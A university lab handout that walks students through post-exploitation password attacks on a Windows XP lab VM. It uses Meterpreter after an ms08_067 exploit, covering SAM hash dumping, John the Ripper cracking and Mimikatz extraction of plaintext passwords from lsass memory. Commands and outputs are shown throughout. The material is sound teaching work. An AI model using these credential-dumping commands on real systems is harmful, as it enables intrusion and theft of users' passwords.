Lab: Password Attacks – Meterpreter Mimikatz

Rich Macfarlane & Jamie O'Hare 2019

1.1 Overview

Aim: To further investigate the tools and techniques used in password attacks, including Mimikatz Windows Credential Retrieval via the Meterpreter module, as well as Offline Password Hash Cracking and will be explored in this lab.

Note: This lab builds on from exploitation of a Windows target as shown below.




Figure 1 – Possible Lab Architecture


Metasploit Unleashed - Mimikatz:
https://www.offensive-security.com/metasploit-unleashed/mimikatz/

1.2 Activities

For this lab, the online virtual environment LinuxZoo will be used. This lab follows on from successful exploitation of a Windows Target seen in LinuxZoo's Kali labs 6 & 7. Therefore, launch a LinuxZoo Kali VM and the Windows Target machine from LinuxZoo Lab 6 before following this document.

1.2.1 Exploit Target… towards Post Exploit Password Attack

Use the ***ms08_067_netapi*** exploitand a Meterpreter reverse shell payload to get a Meterpreter shell on the Target Windows system. See Lab 6 for Reference.



After gaining the Meterpreter shell, use ***getuid*** to see what level of access you have.


Questions:

What implications may this level of access have regarding credential retrieval?

What Meterpreter command could be used to gain this level of access, if you didn't have it already?

1.2.2 Post Exploit – Password Hash Retrieval

If SYSTEM access is achieved, Meterpreter has several built in cmds/post exploit modules to obtain the password hashes of exploited system users from the Security Account Managers (SAM) database as shown below. Try the hashdump cmd or post module. The post module uses a slightly different technique via registry keys.



```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 136a684adbc71dc7a7a557da6aa1429b...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:8876a9fa0eb6c5a0aad3b435b51404ee:f8e60c446617a1dcba69ea7495f2922b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:842b5153c6267b7ff57fd913aa01962e:cfb6788826dea83c5ed8ff786bdf9323:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c0c392533bec21fccb7932c275b36e6b:::
theUser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against WORK-XPSP0
[+] Collecting hashes...
    Extracted: Administrator:8876a9fa0eb6c5a0aad3b435b51404ee:f8e60c446617a1dcba69ea7495f2922b
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: HelpAssistant:842b5153c6267b7ff57fd913aa01962e:cfb6788826dea83c5ed8ff786bdf9323
    Extracted: SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:c0c392533bec21fccb7932c275b36e6b
    Extracted: theUser:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
[+] Collecting tokens...
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    WORK-XPSP0\theUser
    NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

Questions:

Can you explain the 4 items – separated by colons - dumped for the **theUser** user?

If there was a user **Tam** with a userid of **500,** what would we tell about this use?

Create a file on your Kali VM and copy & paste the password records retrieved by hashdump into the file, so we can crack them offline on Kali.

```
winxp_passwds (~) - VIM
File  Edit  View  Search  Terminal  Help
Administrator:500:8876a9fa0eb6c5a0aad3b435b51404ee:f8e60c446617a1dcba69ea7495f2922b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:842b5153c6267b7ff57fd913aa01962e:cfb6788826dea83c5ed8ff786bdf9323:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c0c392533bec21fccb7932c275b36e6b:::
theUser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
~
~
```

Now use John the Ripper in incremental mode to try to crack the password hashes provided in hashdump output.

```
root@host-5-65:~# john winxp_passwds
Created directory: /root/.john
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 6 password hashes with no different salts (LM DES [128/128 BS SSE2-16])
                (theUser)
                (SUPPORT_388945a0)
```

You can check the progress by going to the output files and monitoring as shown below.

```
root@host-5-65:~# cd ~/.john
root@host-5-65:~/.john# ls-la
bash: ls-la: command not found
root@host-5-65:~/.john# ls -la
total 252
drwx------  2 root root   4096 Apr 10 16:23 .
drwxr-xr-x 16 root root   4096 Apr 10 16:23 ..
-rw-------  1 root root 238575 Apr 10 16:33 john.log
-rw-------  1 root root     50 Apr 10 16:23 john.pot
-rw-------  1 root root    111 Apr 10 16:33 john.rec
root@host-5-65:~/.john# cat john.pot
$LM$aad3b435b51404ee:
$LM$8876a9fa0eb6c5a0:SECURE
root@host-5-65:~/.john# tail -f john.log
0:00:09:34 - Switching to length 5
0:00:09:34 - Expanding tables for length 5 to character count 43
0:00:09:34 - Trying length 5, fixed @1, character count 43
0:00:09:34 - Switching to length 6
0:00:09:34 - Expanding tables for length 6 to character count 38
0:00:09:34 - Trying length 6, fixed @1, character count 38
0:00:09:36 - Switching to length 7
0:00:09:36 - Expanding tables for length 7 to character count 30
```

Question:

How many passwords does John crack, in a few minutes?

Which user and what are the passwords?

It should crack the blank password (check for hashes ending in 4ee) and the Administrator password, as shown below.

```
root@host-5-65:~/.john# cat john.pot
$LM$aad3b435b51404ee:
$LM$8876a9fa0eb6c5a0:SECURE
root@host-5-65:~/.john#
```

```
root@host-5-65:~# john winxp_passwds --show
Administrator:SECURE:8876a9fa0eb6c5a0aad3b435b51404ee:f8e60c446617a1dcba69ea7495f2922b:::
Guest::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0::aad3b435b51404eeaad3b435b51404ee:c0c392533bec21fccb7932c275b36e6b:::
theUser::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

1.2.3 Mimikatz - Credential Retrieval

Mimikatz is a superb Windows credential retrieval tool written by Benjamin Delpy, @gentilkiwi on Twitter.

Mimikatz Documentation:
https://github.com/gentilkiwi/mimikatz/wiki/

One of Mimikatz's key features is the ability extract hashes not only from the SAM, but also hashes, tokens, and clear-text credentials from the target's memory, rather than from the SAM hive. There is a Meterpreter Mimikatz module which we can use post-exploit, and although it is an older version it still provides useful credential retrieval functionality.

Load the Mimikatz module in the Meterpreter shell by using the cmd ***load mimikatz*** then, you know the drill, check the help

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom commannd
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

The help shows the Meterpreter built in Mimikatz commands, which include options to retrieve various Windows credentials.

Try ***msv*** and *wdigest* commands, which attempt to retrieve password hashes of user accounts from the memory of the lsass (Local Security Authority Subsystem Service).

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID   Package    Domain        User            Password
------   -------    ------        ----            --------
0;34683  NTLM       WORK-XPSP0    theUser         lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cf
e0d16ae931b73c59d7e0c089c0 }
0;996    Negotiate  NT AUTHORITY  NETWORK SERVICE  lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cf
e0d16ae931b73c59d7e0c089c0 }
0;997    Negotiate  NT AUTHORITY  LOCAL SERVICE    n.s. (Credentials KO)
0;26917  NTLM                                     n.s. (Credentials KO)
0;999    NTLM       WORKGROUP     WORK-XPSP0$     n.s. (Credentials KO)
```

Question:

Why have we not retrieved the all of the users details, such as Administrator user?

The ***mimikatz_command*** cmd, also allows full access to Mimikatz native modules and commands, used in the format ***module::command***.

Let's check what is available, by requesting a non-existent module:

```
meterpreter > mimikatz_command -f rich::
Module : 'rich' introuvable

Modules disponibles :
              - Standard
      crypto  - Cryptographie et certificats
        hash  - Hash
      system  - Gestion syst?me
     process  - Manipulation des processus
      thread  - Manipulation des threads
     service  - Manipulation des services
   privilege  - Manipulation des privil?ges
      handle  - Manipulation des handles
 impersonate  - Manipulation tokens d'acc?s
     winmine  - Manipulation du d?mineur
 minesweeper  - Manipulation du d?mineur 7
       nogpo  - Anti-gpo et patchs divers
     samdump  - Dump de SAM
      inject  - Injecteur de librairies
          ts  - Terminal Server
      divers  - Fonctions diverses n'ayant pas encore assez de corps pour avoir leurs propres module
    sekurlsa  - Dump des sessions courantes par providers LSASS
         efs  - Manipulations EFS
meterpreter >
```

We can retrieve the password hashes from the SAM, in a similar way to the hashdump Meterpreter command, using ***samdump::hashes***

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : work-xpsp0
BootKey    : 136a684adbc71dc7a7a557da6aa1429b

Rid  : 500
User : Administrator
LM   : 8876a9fa0eb6c5a0aad3b435b51404ee
NTLM : f8e60c446617a1dcba69ea7495f2922b

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1000
User : HelpAssistant
LM   : 842b5153c6267b7ff57fd913aa01962e
NTLM : cfb6788826dea83c5ed8ff786bdf9323

Rid  : 1002
User : SUPPORT_388945a0
LM   :
NTLM : c0c392533bec21fccb7932c275b36e6b

Rid  : 1003
User : theUser
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0
meterpreter >
```

We can also try to retrieve password hashes and clear text passwords from lsass memory, using the native Mimikatz module **sekurlas** and the Mimikatz native command equivalents of Meterpreter ***msv,*** *wdigest and searchPasswords.*

```
meterpreter > mimikatz_command -f sekurlsa::hack
Module : 'sekurlsa' identifi@, mais commande 'hack' introuvable

Description du module : Dump des sessions courantes par providers LSASS
         msv     - @num@re les sessions courantes du provider MSV1_0
     wdigest     - @num@re les sessions courantes du provider WDigest
    kerberos     - @num@re les sessions courantes du provider Kerberos
       tspkg     - @num@re les sessions courantes du provider TsPkg
     livessp     - @num@re les sessions courantes du provider LiveSSP
         ssp     - @num@re les sessions courantes du provider SSP (msv1_0)
logonPasswords   - @num@re les sessions courantes des providers disponibles
searchPasswords - rechere directement dans les segments m@moire de LSASS des mots de passes
meterpreter > mimikatz_command -f sekurlsa::msv
"0;34683","NTLM","theUser","WORK-XPSP0","lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6
cfe0d16ae931b73c59d7e0c089c0 }"
"0;997","Negotiate","LOCAL SERVICE","NT AUTHORITY","n.s. (Credentials KO)"
"0;996","Negotiate","NETWORK SERVICE","NT AUTHORITY","lm{ aad3b435b51404eeaad3b435b51404ee
}, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }"
"0;26917","NTLM","","","n.s. (Credentials KO)"
"0;999","NTLM","WORK-XPSP0$","WORKGROUP","n.s. (Credentials KO)"
```

Other commands include the infamous clear text retrieval ***searchPasswords*** command using ***mimikatz_command -f sekurlsa::searchPasswords***

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
```

Question:

Are any clear text passwords retrieved from memory? Why not?

Due to users not having logged on to the target machine, credentials are not being stored in memory, so no clear text passwords have been retrieved.

1.2.4 Create New Users and Credentials on Target

On the target Windows machine, create three new users: **Bob**, **Alice** and **Carol**. To do this we can drop into a Windows shell from the Meterpreter shell using the ***shell*** command.

Question:

Why can't Meterpreter be used to create new user accounts?

To create new users in Windows command line use: ***net user /add <user> <password>***.

```
meterpreter > shell
Process 1204 created.
Channel 27 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net user /add bob password1
net user /add bob password1
The command completed successfully.


C:\WINDOWS\system32>net user /add alice P@55w0RD1
net user /add alice P@55w0RD1
The command completed successfully.
```

Each user should have a different password. Bob's password should be very simple, Alice's should be a more secure variation of Bob's, whereas Carol's password should be the most secure, and bigger than 14 characters.

```
C:\WINDOWS\system32>net user /add carol RIchHasSome_superStylishCHecked_Shirts!! /y
net user /add carol RIchHasSome_superStylishCHecked_Shirts!! /y
The command completed successfully.
```

Question:

What should happen with Window's passwords that are over 14 characters?

1.2.5 Retrieving New User's Credentials


From the Meterpreter shell, retrieve the hashes from the SAM, using the ***hashdump*** Meterpreter command or ***samdump::hashes***

```
meterpreter > hashdump
Administrator:500:8876a9fa0eb6c5a0aad3b435b51404ee:f8e60c446617a1dcba69ea7495f2922b:::
alice:1005:51cd23289304854d38f10713b629b565:b71f275f7ca9ff87ad3a1b5df7dd9c9f:::
bob:1004:e52cac67419a9a2238f10713b629b565:5835048ce94ad0564e29a924a03510ef:::
carol:1006:ba313c932db20b5edc22ecba7234cc00:12c0dcbf8f46d0b9a8a4ec3f1302f044:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:842b5153c6267b7ff57fd913aa01962e:cfb6788826dea83c5ed8ff786bdf9323:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c0c392533bec21fccb7932c275b36e6b:::
theUser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Now start john off cracking Bob, Alice and Carol's password using the hash provided in hashdump output. Leave this running… it may take some time!

On the target machine, let's switch users to Bob.

From Kali, open a new ternimal windows and run: ***ssvnc***. In the **Host:Display** enter "**:52**", select "**None**" and click Connect, as shown below.



Now login as Bob using the credentials you created earlier, via **WindowsButton>Log Off>Switch User**.

Once Bob has logged in switch back to the Meterpeter shell

Try retrieving the hashes from the SAM using ***samdump::hashes***

Try retrieving the hashes from memory using ***sekurlsa::msv***

Try retrieving clear text passwords from memory using ***sekurlsa::searchPasswords***


Question:

Summarise your findings:

You should now be able to retrieve password hashes both from the SAM and from lsass memory for the Bob user, as well as clear text passwords from memory!

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { REMOTE INTERACTIVE LOGON ; NT AUTHORITY ; 65e716be }
[1] { bob ; WORK-XPSP0 ; password1 }
[2] { bob ; WORK-XPSP0 ; password1 }
meterpreter >
```

From the target machine, open a cmd window, and try running another cmd window as alice, using the cmd ***runas /user:alice /netonly cmd.exe***



From the target machine, open a cmd window, and try running the Calc application as carol.

Try retrieving the hashes from memory using ***sekurlsa::msv***

Then grab the clear text passwords from memory using ***sekurlsa::searchPasswords***

Question:

Summarise your findings:

1.2.6 Mimikatz for Minesweeper

Mimikatz includes some of novelty features including a module that can read the location of mines in the classic Windows Minesweeper game, straight from memory!

To do so launch Minesweeper found in the start menu at ***All Programs > Games > Minesweeper***.

After doing so jump back the Meterpreter shell and use the command ***mimikatz_command -f winmine::infos*** to find out where the mines are!